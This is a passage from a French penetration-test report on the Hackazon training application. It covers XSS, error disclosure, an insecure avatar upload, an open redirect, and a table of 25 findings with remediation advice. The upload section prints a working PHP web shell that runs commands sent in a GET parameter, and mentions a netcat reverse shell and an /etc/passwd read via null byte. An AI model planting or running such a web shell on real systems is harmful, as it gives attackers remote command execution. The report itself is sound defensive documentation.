- Restreindre l'accès aux fichiers de configuration et secrets hors du dépôt public.
- Stocker les credentials dans un gestionnaire de secrets, pas dans des fichiers web.
- Appliquer le principe du moindre privilège aux comptes et processus web.
- Ajouter des tests CI qui tentent des LFI/RCE classiques et valident les protections.
- Intégrer SAST/DAST dans le pipeline pour détecter régressions.
- Logger et alerter les tentatives d'accès anormales aux fichiers.
- Mettre en place une revue de code obligatoire pour tout changement touchant l'upload ou l'inclusion de fichiers.

7.5 XSS

Intitulé	Exploitation	Impact	Criticité
XSS stockée sur la page FAQ permettant le vol du cookie PHPSESSID et l'usurpation de session	Élevé	Critique	CRITIQUE

Voir la partie compromission du compte J.doe pour plus de détails.

8. Gestion des erreurs

8.1 Erreur

Intitulé	Exploitation	Impact	Criticité
Affichage d'erreurs PHP et JavaScript contenant des chemins de fichiers	Faible	Moyen	MOYEN

On peut trouver des erreurs PHP et jquery qui nous donnent la version et meme le path de certains fichiers PHP

Cependnat il n'y a pas d'erreur SQL

9. Cryptographie


- Pas de cryptographie les mots de passes sont bien hashé nativement par Mysql hormis ceci .

10. Processus métier

10.1 Depot de fichier

Intitulé	Exploitation	Impact	Criticité
Téléversement non sécurisé dans la page profil permettant l'exécution de code PHP (RCE)	Élevé	Critique	CRITIQUE

En allant sur la page profile pour éditer on a la possibilité d'upload une image



https://hackazon.trackflaw.com/account/profile/edit

SQL Reverse Shell Crack Hash CVE

HACKAZON

FAQ Contact Us Wish List Your account Logout

All Search products... Search!

Edit Profile

Home / My Account / Edit Profile

ryan

rais

Phone


☐ Remove photo

Select avatar image


seulement il n'y a pas de fonctionnalité de check de type de fichiers on peut donc lui soumettre un shell php sans problèmes comme celui ci

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

apres l'upload en inspectant l'élément de notre image on voit le chemi ici **/user_pictures/ae/zebi.php**



On peut par la suite via notre shell y mettre des commandes :



on peut meme y mettre un reverse shell grace a netcat pour avoir un accès complet avec l'utilisateur **www-data**

Recommandations de remédiation immédiate : Mesure Détail Filtrage des types MIME Vérifier le type réel avec finfo_file() ou file (ne pas se fier au champ Content-Type). Vérification d'extension N'autoriser que .jpg, .jpeg, .png, .gif. Renommage des fichiers uploadés Générer un nom aléatoire avec extension contrôlée (ex: .jpg) même si ce n'est pas une image. Conversion forcée en image Utiliser ImageMagick ou GD pour retransformer le fichier (ex: réécriture en JPEG). Interdiction d'exécution dans /user_pictures/

10.2 Redirection Libre

Intitulé	Exploitation	Impact	Criticité
Redirection libre via le paramètre <code>return_url</code> lors de la connexion	Moyen	Moyen	MOYEN

← → ↻ 🏠 🔒 🔑 🔗 https://hackazon.trackflaw.com/user/login?return_url=https://www.google.com ☆

Hack The Box :: Dashb... Recon SQL Reverse Shell Crack Hash CVE

HACKAZON FAQ Contact Us Wish List Sign In / Sign Up 🛒



All ▾ Search products... Search!

Please login

[Home](#) / [Login](#)


a ✓

• ✓

Sign In Or login via  

Forgot your password? New user?

dés qu'on se connecte :



Recommandations de remédiation immédiate :

- N'accepter que des chemins relatifs, pas d'URL complètes.
- Utiliser une liste blanche de domaines/URLs autorisées.
- Valider et canoniser la valeur envoyée avant toute redirection.
- Refuser toute valeur contenant javascript:, data:, ou schémas non-HTTP(S).
- Mapper des clés pré-approuvées (page=dashboard) plutôt que d'accepter une URL fournie.
- Stocker côté serveur la destination post-login (origine connue) au lieu de la transmettre par paramètre.
- Signer les URLs de redirection avec un jeton à usage unique et vérifier la signature.
- Vérifier l'hôte de destination et n'autoriser que l'hôte applicatif ou domaines explicitement allowlistés.
- Bloquer les redirections vers les sous-domaines non approuvés.
- Ajouter un écran intermédiaire de confirmation pour redirections externes.
- Journaliser et alerter les tentatives de redirection non autorisées.
- Couvrir par tests automatisés (CI) les payloads open-redirect classiques.
- Revue de code obligatoire pour tout changement du flux d'authentification/redirection.
- Refuser les paramètres encodés ambigus et normaliser l'input avant vérification.

11. Côté client

Pas de vulnérabilités spécifiques coté client .

5. ANNEXE

5.1 PRÉSENTATION DE LA DÉMARCHE

L'évaluation a été réalisée selon une méthode basée sur les standards suivants :

- OWASP Top 10 – 2021
- CIS Benchmarks
- ANSSI – Guide d'hygiène informatique

Type de test : **boîte noire**

Outils utilisés : Nmap, Nikto, Burp Suite, OWASP ZAP, sqlmap, ffuf

5.2 PRÉSENTATION DES RÉSULTATS

#	Intitulé	Exploitation	Impact	Criticité
1	Exposition publique du fichier <code>swagger.json</code> (cartographie complète des API)	Haut	Élevé	CRITIQUE
2	Absence d'en-têtes de sécurité HTTP (HSTS, CSP, X-Frame-Options, X-Content-Type-Options, etc.)	Moyen	Élevé	ÉLEVÉ
3	Divulgarion d'informations techniques via <code>Server</code> / <code>X-Powered-By</code> (Nginx, PHP 5.6.40)	Moyen	Moyen	MOYEN
4	Absence de validation d'email à l'inscription (pas de confirmation)	Haut	Moyen	ÉLEVÉ
5	Impossible de modifier le mot de passe depuis le profil utilisateur	Moyen	Élevé	ÉLEVÉ
6	Acceptation de mots de passe faibles (pas de politique / blacklist)	Haut	Élevé	CRITIQUE
7	Bruteforce possible (pas de protection anti-brute force / rate limiting) — Hydra a réussi	Élevé	Élevé	CRITIQUE
8	Acceptation non documentée de méthodes HTTP sur <code>/api/user/{user_id}</code> (GET/DELETE/POST alors que seul PUT documenté)	Moyen	Élevé	ÉLEVÉ
9	IDOR sur <code>/api/user/{id}</code> : modification de tous les comptes via PUT (absence d'object-level auth)	Élevé	Critique	CRITIQUE
10	IDOR sur <code>/api/order</code> , <code>/api/cart</code> , <code>/api/customerAddress</code> : lecture/écriture des données d'autres utilisateurs	Élevé	Élevé	CRITIQUE

#	Intitulé	Exploitation	Impact	Criticité
11	Possibilité de modifier le champ active pour désactiver tous les comptes	Élevé	Élevé	CRITIQUE
12	XSS stockée sur page FAQ — vol de session (PHPSESSID accessible) → usurpation de comptes (ex : jdoe)	Élevé	Critique	CRITIQUE
13	Cookies de session non sécurisés (pas HttpOnly, pas Secure, pas SameSite attentionnée)	Moyen	Élevé	ÉLEVÉ
14	Injection de commandes via paramètre de chemin (inclusion/exécution par concaténation / shell)	Élevé	Critique	CRITIQUE
15	SQL Injection sur /product/view?id= (exfiltration tbl_users, hashes de mots de passe)	Élevé	Critique	CRITIQUE
16	LFI via account/help_articles?page= (lecture de /etc/passwd avec %00 null byte)	Élevé	Critique	CRITIQUE
17	Téléversement non sécurisé (upload d'un shell PHP dans /user_pictures/) — exécution → RCE & reverse shell possible	Élevé	Critique	CRITIQUE
18	Exfiltration via reverse shell / archive des fichiers accessibles depuis webroot	Élevé	Critique	CRITIQUE
19	Fichiers de configuration contenant credentials exposés (ex : config/db credentials accessibles)	Élevé	Critique	CRITIQUE
20	Affichage d'erreurs PHP/JS en production (stack traces, chemins absolus)	Faible	Moyen	MOYEN
21	Redirection ouverte (return_url) facilitant phishing / redirection vers sites malveillants	Moyen	Moyen	MOYEN
22	Directory listing / services non nécessaires exposés (ex: port 9002 / index listing)	Faible	Moyen	MOYEN
23	Manque de RBAC formel / découverte aisée du panneau admin (/admin)	Moyen	Élevé	ÉLEVÉ
24	Absence de filtrage / sanitisation dans contactMessages (XSS stocké et données personnelles visibles)	Moyen	Élevé	ÉLEVÉ
25	Usage de versions obsolètes / non maintenues (ex : PHP 5.6.40 détecté)	Moyen	Élevé	ÉLEVÉ

5.3 TERMINOLOGIE DES RISQUES

- **Critique** : Exploitation immédiate et triviale, impact majeur sur la confidentialité, l'intégrité ou la disponibilité (ex. exécution de code à distance, compromission complète du système, accès administrateur).

- **Élevé** : Vulnérabilité facilement exploitable ou combinable, entraînant un accès non autorisé, une fuite de données sensibles ou une compromission partielle du système.
 - **Moyenne** : Vulnérabilité nécessitant des conditions spécifiques ou une exploitation combinée avec d'autres failles pour être efficace, avec un impact limité ou localisé.
 - **Faible** : Failles mineures de configuration, d'exposition d'informations ou de bonnes pratiques, avec un impact faible ou difficilement exploitable
-